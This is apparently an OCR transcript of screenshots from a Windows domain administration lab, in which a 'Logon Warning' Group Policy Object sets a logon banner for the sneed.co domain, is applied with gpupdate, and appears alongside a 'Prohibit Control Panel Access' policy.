
3,


Group Policy Management
File Action View Window Help
Group Policy Management
Forest: sneed.co
Domains
sneed.co
Default Domain Policy
Canandaigua
Administrative
Clients
Logon Warning
Faculty
Users
Linked Group Policy Objects
Group Policy Inheritance
Delegation
Link Order
GPO
Enforced
Link Enabled
GPO Status
WMI Filter
Modified
Group Policy Management Editor
File Action View Help
Computer Configuration
Policies
Software Settings
Windows Settings
Name Resolution Policy
Scripts (Startup/Shutdov
Deployed Printers
Security Settings
Account Policies
Local Policies
Audit Policy
User Rights Assig
Security Options
Event Log
Restricted Groups
System Services
Registry
File System
Wired Network (IEEE
Windows Defender F
Network List Manage
Wireless Network (IE
Public Key Policies
Software Restriction
Interactive logon: Message text for users attempting to lo...
Security Policy Setting
Explain
Interactive logon: Message text for users attempting to log on
Define this policy setting in the template
This system is restricted to authorized users.
Individuals who attempt unauthorized access will be prosecuted.
If you are unauthorized, terminate access now. Click OK to
indicate your acceptance of this information.
OK
Cancel
Apply
y Setting
Defined
system is restricted to a
8:15 AM
3/17/2024



Group Policy Management
File Action View Window Help
Group Policy Management
Forest: sneed.co
Domains
sneed.co
Default Domain Policy
Canandaigua
Administrative
Clients
Logon Warning
Faculty
Users
Linked Group Policy Objects
Group Policy Inheritance
Delegation
Link Order
GPO
Enforced
Link Enabled
GPO Status
WMI Filter
Modified
Group Policy Management Editor
File Action View Help
Computer Configuration
Policies
Software Settings
Windows Settings
Name Resolution Policy
Scripts (Startup/Shutdov
Deployed Printers
Security Settings
Account Policies
Local Policies
Audit Policy
User Rights Assig
Security Options
Event Log
Restricted Groups
System Services
Registry
File System
Wired Network (IEEE
Windows Defender F
Network List Manage
Wireless Network (IE
Public Key Policies
Software Restriction
Interactive logon: Message title for users attempting to lo...
Security Policy Setting
Explain
Interactive logon: Message title for users attempting to log on
Define this policy setting
WARNING: This system is restricted to authorized
OK
Cancel
Apply
8:15 AM
3/17/2024



Group Policy Management
File Action View Window Help
Group Policy Management
Forest: sneed.co
Domains
sneed.co
Default Domain Policy
Canandaigua
Administrative
Clients
Logon Warning
Faculty
Staff
Students
Groups
Servers
Users
Domain Controllers
Geneva
Newark
Victor
Group Policy Objects
WMI Filters
Starter GPOs
Sites
Group Policy Modeling
Group Policy Results
Logon Warning
Scope Details Settings Delegation
Name
NT AUTHORITY\Authenticated Users
Delegation
hide
These groups and users have the specified permission for this GPO
Name
Allowed Permissions
Inherited
NT AUTHORITY\Authenticated Users
Read (from Security Filtering)
No
NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS
Read
No
NT AUTHORITY\SYSTEM
Edit settings, delete, modify security
No
SNEED\Domain Admins
Edit settings, delete, modify security
No
SNEED\Enterprise Admins
Edit settings, delete, modify security
No
Computer Configuration (Enabled)
hide
Policies
hide
Windows Settings
hide
Security Settings
hide
Local Policies/Security Options
hide
Interactive Logon
hide
Policy
Setting
Interactive logon: Message text for users attempting to log on
This system is restricted to authorized users., Individuals who attempt unauthorized access will be prosecuted., If you are unauthorized, terminate access now. Click OK to, indicate your acceptance of this information.
Interactive logon: Message title for users attempting to log on
"WARNING: This system is restricted to authorized"
User Configuration (Enabled)
hide
No settings defined.
8:17 AM
3/17/2024



Recycle Bin
Select C:\Windows\system32\gpupdate.exe
Updating policy...
Computer Policy update has completed successfully.
Windows 10 Enterprise Evaluation
Windows License valid for 70 days
Build 19041.vb_release.191206-1406
Type here to search
8:18 AM
3/17/2024



WARNING: This system is restricted to authorized
This system is restricted to authorized users.
Individuals who attempt unauthorized access will be prosecuted.
If you are unauthorized, terminate access now. Click OK to
indicate your acceptance of this information.
OK

4,



Group Policy Management
File Action View Window Help
Group Policy Management
Forest: sneed.co
Domains
sneed.co
Default Domain Policy
Canandaigua
Administrative
Clients
Logon Warning
Faculty
Staff
Students
Groups
Servers
Users
Faculty
Staff
Students
Prohibit Control Pan
Domain Controllers
Geneva
Newark
Victor
Group Policy Objects
Default Domain Controllers
Default Domain Policy
Logon Warning
Prohibit Control Panel Acce
WMI Filters
Starter GPOs
Sites
Group Policy Modeling
Group Policy Results
Group Policy Objects in sneed.co
Contents
Delegation
Name
GPO Status
WMI Filter
Modified
Owner
Default Domain Controllers Pol...
Enabled
None
3/10/2024 3:04:0...
Domain Admins...
Default Domain Policy
Enabled
None
3/17/2024 3:04:5...
Domain Admins...
Logon Warning
Enabled
None
3/17/2024 7:34:1...
Domain Admins...
Prohibit Control Panel Access
Enabled
None
3/17/2024 3:07:0...
Domain Admins...
8:22 AM
3/17/2024

